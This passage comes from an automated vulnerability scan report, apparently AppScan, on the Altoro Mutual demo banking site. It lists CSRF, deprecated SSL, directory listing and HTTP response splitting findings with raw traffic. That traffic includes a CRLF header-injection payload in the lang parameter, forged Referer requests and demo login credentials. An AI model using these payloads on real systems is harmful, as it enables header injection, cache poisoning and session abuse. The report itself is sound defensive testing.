</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                         <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?
content=inside_contact.htm">Contact Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> |
<label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
          </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" class="focus" href="main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="../default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="../default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="../default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <b>I WANT TO ...</b>
```

```
          <ul class="sidebar">
            <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="main.aspx">View Account Summary</a></li>
            <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="transaction.aspx">View Recent Transactions</a></li>
            <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="transfer.aspx">Transfer Funds</a></li>
            <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="queryxpath.aspx">Search News Articles</a></li>
            <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="customize.aspx">Customize Site Language</a></li>
          </ul>
          <span id="_ctl0__ctl0_Content_Administration"></span>
      </td>
      <td valign="top" colspan="3" class="bb">


  <div class="fl" style="width: 99%;">

  <h1>Altoro Mutual
      <span id="_ctl0__ctl0_Content_Main_lblType">Gold</span>
      Visa Application</h1>

  <!--
      userid = userCookie.Values["UserID"].ToString();
      cLimit = Request.Cookies["Limit"].Value;
      cInterest = Request.Cookies["Interest"].Value;
      cType = Request.Cookies["CardType"].Value;
  -->

  <span id="_ctl0__ctl0_Content_Main_lblMessage">Your new Altoro Mutual Gold VISA with a $10000 and 7.9% APR will be
  sent in the mail.</span>

  <!--
      Password is not
  ...
  ...
  ...
```

Issue 2 of 3

Severity:	**Medium**
Status	New
Classification	Definitive
Location	https://demo.testfire.net/survey_questions.aspx
Domain	demo.testfire.net
Element	survey_questions.aspx
Path	/survey_questions.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	6.4
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Cross-site Request Forgery
Risk:	It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user
Causes:	Insufficient authentication method was used by the application
Fix:	Validate the value of the "Referer" header, and use a one-time-nonce for each submitted form

Issue 2 of 3 - Details

Difference: **Header** removed from request: `1`
Header manipulated from: `https://demo.testfire.net/survey_questions.aspx` to: `http://bogus.referer.ibm.com`

Reasoning: The test result seems to indicate a vulnerability because the Test Response is identical to the Original Response, indicating that the Cross-Site Request Forgery attempt was successful, even though it included a fictive 'Referer' header.

Test Requests and Responses:

```
GET /survey_questions.aspx?step=a HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9; amSessionId=51412155872;
ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45; amUserId=100116014; amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=;
lang=english
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Connection: keep-alive
Referer: http://bogus.referer.ibm.com
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Content-Length: 7321
X-AspNet-Version: 2.0.50727
Cache-Control: private
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:16:04 GMT
Content-Type: text/html; charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Survey
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="style.css"
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="default.aspx"
style="height:80px;width:183px;"><img src="images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                        <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="bank/logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="default.aspx?content=inside_contact.htm">Contact
Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="feedback.aspx">Feedback</a> | <label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1" src="images/header_pic.jpg"
border="0" style="height:60px;width:354px;" /></td>
          </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />  
<a id="_ctl0__ctl0_Content_AccountLink" title="Click here to access a summary view of your banking accounts with
Altoro Mutual." class="focus" href="bank/main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
```

```
        <br style="line-height: 10px;"/>
        <a id="_ctl0__ctl0_Content_CatLink1" class="subheader" href="default.aspx?
content=personal.htm">PERSONAL</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="default.aspx?content=personal_deposit.htm">Deposit
Product</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="default.aspx?
content=personal_checking.htm">Checking</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="default.aspx?content=personal_loans.htm">Loan
Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="default.aspx?content=personal_cards.htm">Cards</a>
</li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="default.aspx?
content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink6" href="default.aspx?content=personal_other.htm">Other
Services</a></li>
        </ul>

        <a id="_ctl0__ctl0_Content_CatLink2" class="subheader" href="default.aspx?content=business.htm">SMALL
BUSINESS</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink7" href="default.aspx?content=business_deposit.htm">Deposit
Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink8" href="default.aspx?content=business_lending.htm">Lending
Services</a></li>

...
...
...
```

Issue 3 of 3

Severity:	**Medium**
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/login.aspx
Domain	demo.testfire.net
Element	login.aspx
Path	/bank/login.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	6.4
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Cross-site Request Forgery
Risk:	It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user
Causes:	Insufficient authentication method was used by the application
Fix:	Validate the value of the "Referer" header, and use a one-time-nonce for each submitted form

Issue 3 of 3 - Details

Difference: **Cookie** removed from request: `51412155872`
Cookie removed from request: `2oan1z45bgqh3iizalrl4h45`

Header removed from request: `1`

Header removed from request: `https://demo.testfire.net`

Header manipulated from: `https://demo.testfire.net/bank/login.aspx` to: `http://bogus.referer.ibm.com`

Reasoning: The test result seems to indicate a vulnerability because the Test Response is identical to the Original Response, indicating that the Cross-Site Request Forgery attempt was successful, even though it included a fictive 'Referer' header.

Test Requests and Responses:

```
POST /bank/login.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Connection: keep-alive
Referer: http://bogus.referer.ibm.com
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US,en;q=0.8
Content-Length: 41

uid=jsmith&passw=demo1234&btnSubmit=Login

HTTP/1.1 302 Found
Content-Length: 136
Location: /bank/main.aspx
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
Set-Cookie: ASP.NET_SessionId=yxeglb4533g3zp55aqe0v445; path=/; HttpOnly
Set-Cookie: amSessionId=6310226843; path=/
Set-Cookie: amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; expires=Tue, 02-Jan-2018 15:03:10 GMT; path=/
Set-Cookie: amUserId=100116014; path=/
Set-Cookie: amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9; path=/
Expires: -1
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 12:03:10 GMT
Content-Type: text/html; charset=utf-8
Pragma: no-cache
Cache-Control: no-cache

<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href="%2fbank%2fmain.aspx">here</a>.</h2>
</body></html>


GET /bank/main.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.133
Safari/537.36
Cookie: amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9; amSessionId=53025179737;
ASP.NET_SessionId=nqxqnd45121qnkjtzzncv2my; amUserId=100116014
Host: demo.testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://demo.testfire.net/bank/login.aspx
Accept-Language: en-US


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Pragma: no-cache
Content-Length: 5699
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:07:43 GMT
Expires: -1
Content-Type: text/html; charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Online Banking Home
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
            <tr>
                <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
```

```
                    <td align="right" valign="top">
                        <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?
content=inside_contact.htm">Contact Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> |
<label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                    </td>
           </tr>
           <tr>
                    <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" class="focus" href="main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="../default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="../default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="../default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <b>I WANT TO ...</b>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="main.aspx">View Account Summary</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="transaction.aspx">View
...
...
...
```

Go to Table of Contents

M DAST: Deprecated SSL Version is Supported 1

Issue 1 of 1

Severity:	**Medium**
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/login.aspx
Domain	demo.testfire.net
Element	demo.testfire.net
Path	/bank/login.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	6.4
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Server Misconfiguration
Risk:	It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user
Causes:	The web server or application server are configured in an insecure way
Fix:	Use a different signature algorithm for the certificate. See "Fix Recommentation" for specific server instructions

Issue 1 of 1 - Details

Difference:

Reasoning: AppScan discovered that the server supports a deprecated SSL version (either SSLv2 or SSLv3)

Test Requests and Responses:

```
GET /bank/login.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: ASP.NET_SessionId=3ww10t55hsuryv554izk4a22; amSessionId=5742148384
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Pragma: no-cache
Content-Length: 8729
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:07:42 GMT
Expires: -1
Content-Type: text/html; charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Online Banking Login
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /><meta name="keywords" content="Altoro Mutual Login, login, authenticate"></head>
```

```
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
            <tr>
                <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                    <td align="right" valign="top">
                            <a id="_ctl0__ctl0_LoginLink" title="It does not appear that you have properly
authenticated yourself.  Please click here to sign in." href="login.aspx" style="color:Red;font-weight:bold;">Sign
In</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?content=inside_contact.htm">Contact Us</a> | <a
id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> | <label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                    </td>
           </tr>
           <tr>
                    <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
            </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" title="You do not appear to have authenticated yourself with the
application.  Click here to enter your valid username and password." class="focus" href="login.aspx">ONLINE BANKING
LOGIN</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="../default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="../default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="../default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <a id="_ctl0__ctl0_Content_CatLink1" class="subheader" href="../default.aspx?
content=personal.htm">PERSONAL</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="../default.aspx?
content=personal_deposit.htm">Deposit Product</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="../default.aspx?
content=personal_checking.htm">Checking</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="../default.aspx?content=personal_loans.htm">Loan
Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="../default.aspx?
content=personal_cards.htm">Cards</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="../default.aspx?
content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink6" href="../default.aspx?content=personal_other.htm">Other
Services</a></li>
        </ul>

        <a id="_ctl0__ctl0_Content_CatLink2" class="subheader" href="../default.aspx?content=business.htm">SMALL
BUSINESS</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink7" href="../default.aspx?
content=business_deposit.htm">Deposit Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink8" href="../default.aspx?content=busin
...
...
...
```

Go to Table of Contents

M DAST: Directory Listing 1

Issue 1 of 1

Severity:	**Medium**
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/
Domain	demo.testfire.net
Element	bank/
Path	/bank/
Scheme	https
Domain	demo.testfire.net
CVSS	6.4
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Directory Indexing
Risk:	It is possible to view and download the contents of certain web application virtual directories, which might contain restricted files
Causes:	Directory browsing is enabled
Fix:	Modify the server configuration to deny directory listing, and install the latest security patches available

Issue 1 of 1 - Details

Difference: **Path** manipulated from: `/bank/login.aspx` to: `/bank/`

Reasoning: The response contains the content of a directory (directory listing). This indicates that the server allows the listing of directories, which is not usually recommended.

Test Requests and Responses:

```
GET /bank/ HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amSessionId=51412155872; ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Content-Length: 2297
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:22:33 GMT
Content-Type: text/html; charset=UTF-8

<html><head><title>demo.testfire.net - /bank/</title></head><body><H1>demo.testfire.net - /bank/</H1><hr>

<pre><A HREF="/">[To Parent Directory]</A><br><br> 5/10/2015  3:25 AM        &lt;dir&gt; <A
HREF="/bank/20060308_bak/">20060308_bak</A><br>11/20/2006  9:05 AM         1831 <A
HREF="/bank/account.aspx">account.aspx</A><br> 6/18/2015  6:41 PM         5067 <A
HREF="/bank/account.aspx.cs">account.aspx.cs</A><br>11/20/2006  9:05 AM          771 <A
HREF="/bank/apply.aspx">apply.aspx</A><br>11/20/2006  9:05 AM         2828 <A
HREF="/bank/apply.aspx.cs">apply.aspx.cs</A><br>11/10/2006 12:20 PM         2236 <A
HREF="/bank/bank.master">bank.master</A><br> 7/16/2007  7:35 AM         1134 <A
HREF="/bank/bank.master.cs">bank.master.cs</A><br>11/20/2006  9:05 AM          904 <A
```

```
HREF="/bank/customize.aspx">customize.aspx</A><br>11/20/2006  9:05 AM         1955 <A
HREF="/bank/customize.aspx.cs">customize.aspx.cs</A><br> 7/23/2007  3:26 PM         1806 <A
HREF="/bank/login.aspx">login.aspx</A><br> 7/23/2007  3:27 PM         5847 <A
HREF="/bank/login.aspx.cs">login.aspx.cs</A><br> 11/1/2006  7:42 PM          78 <A
HREF="/bank/logout.aspx">logout.aspx</A><br> 7/16/2007  8:39 AM         3254 <A
HREF="/bank/logout.aspx.cs">logout.aspx.cs</A><br> 7/16/2007  7:21 AM          935 <A
HREF="/bank/main.aspx">main.aspx</A><br> 7/16/2007  8:36 AM         3951 <A
HREF="/bank/main.aspx.cs">main.aspx.cs</A><br> 5/10/2015  3:25 AM        &lt;dir&gt; <A
HREF="/bank/members/">members</A><br> 1/12/2007 12:55 PM         1414 <A HREF="/bank/mozxpath.js">mozxpath.js</A>
<br>11/20/2006  9:05 AM          785 <A HREF="/bank/queryxpath.aspx">queryxpath.aspx</A><br>11/20/2006  9:05 AM
1838 <A HREF="/bank/queryxpath.aspx.cs">queryxpath.aspx.cs</A><br> 7/18/2007  4:13 PM          499 <A
HREF="/bank/servererror.aspx">servererror.aspx</A><br> 7/18/2007  3:13 PM         1700 <A
HREF="/bank/transaction.aspx">transaction.aspx</A><br> 6/18/2015  6:41 PM         3867 <A
HREF="/bank/transaction.aspx.cs">transaction.aspx.cs</A><br> 7/17/2007  2:03 PM         3930 <A
HREF="/bank/transfer.aspx">transfer.aspx</A><br> 6/18/2015  6:41 PM         3505 <A
HREF="/bank/transfer.aspx.cs">transfer.aspx.cs</A><br> 7/17/2007  1:44 PM          82 <A
HREF="/bank/ws.asmx">ws.asmx</A><br></pre><hr></body></html>
```


Go to Table of Contents

M DAST: HTTP Response Splitting 1

Issue 1 of 1

Severity:	**Medium**
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/customize.aspx
Domain	demo.testfire.net
Element	lang
Path	/bank/customize.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	6.4
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	HTTP Response Splitting
Risk:	It is possible to deface the site content through web-cache poisoningIt may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user
Causes:	Sanitation of hazardous characters was not performed correctly on user input
Fix:	Review possible solutions for hazardous character injection

Issue 1 of 1 - Details

Difference: **Parameter** manipulated from: `international` to:
`international%0d%0aAppScanHeader:%20AppScanValue%2f1%2e2%2d678%0d%0aSecondAppScanHeader:%20whatever`

Reasoning: The response contained a new header, inserted by the successful HTTP Response Splitting test.

Test Requests and Responses:

```
GET
/bank/customize.aspx?lang=international%0d%0aAppScanHeader:%20AppScanValue%2f1%2e2%2d678%0d%0aSecondAppScanHeader:%
20whatever HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9;
ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45; amSessionId=51412155872; amUserId=100116014; lang=
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/bank/customize.aspx
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Content-Length: 5724
AppScanHeader: AppScanValue/1.2-678
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
Set-Cookie: lang=international
X-Powered-By: ASP.NET
SecondAppScanHeader: whatever; path=/
Date: Tue, 02 Jan 2018 11:17:26 GMT
Content-Type: text/html; charset=utf-8
Cache-Control: private



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Customize Site Language
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                        <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?
content=inside_contact.htm">Contact Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> |
<label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" class="focus" href="main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="../default.aspx?content=personal.htm">PERSONAL</a></div></td>
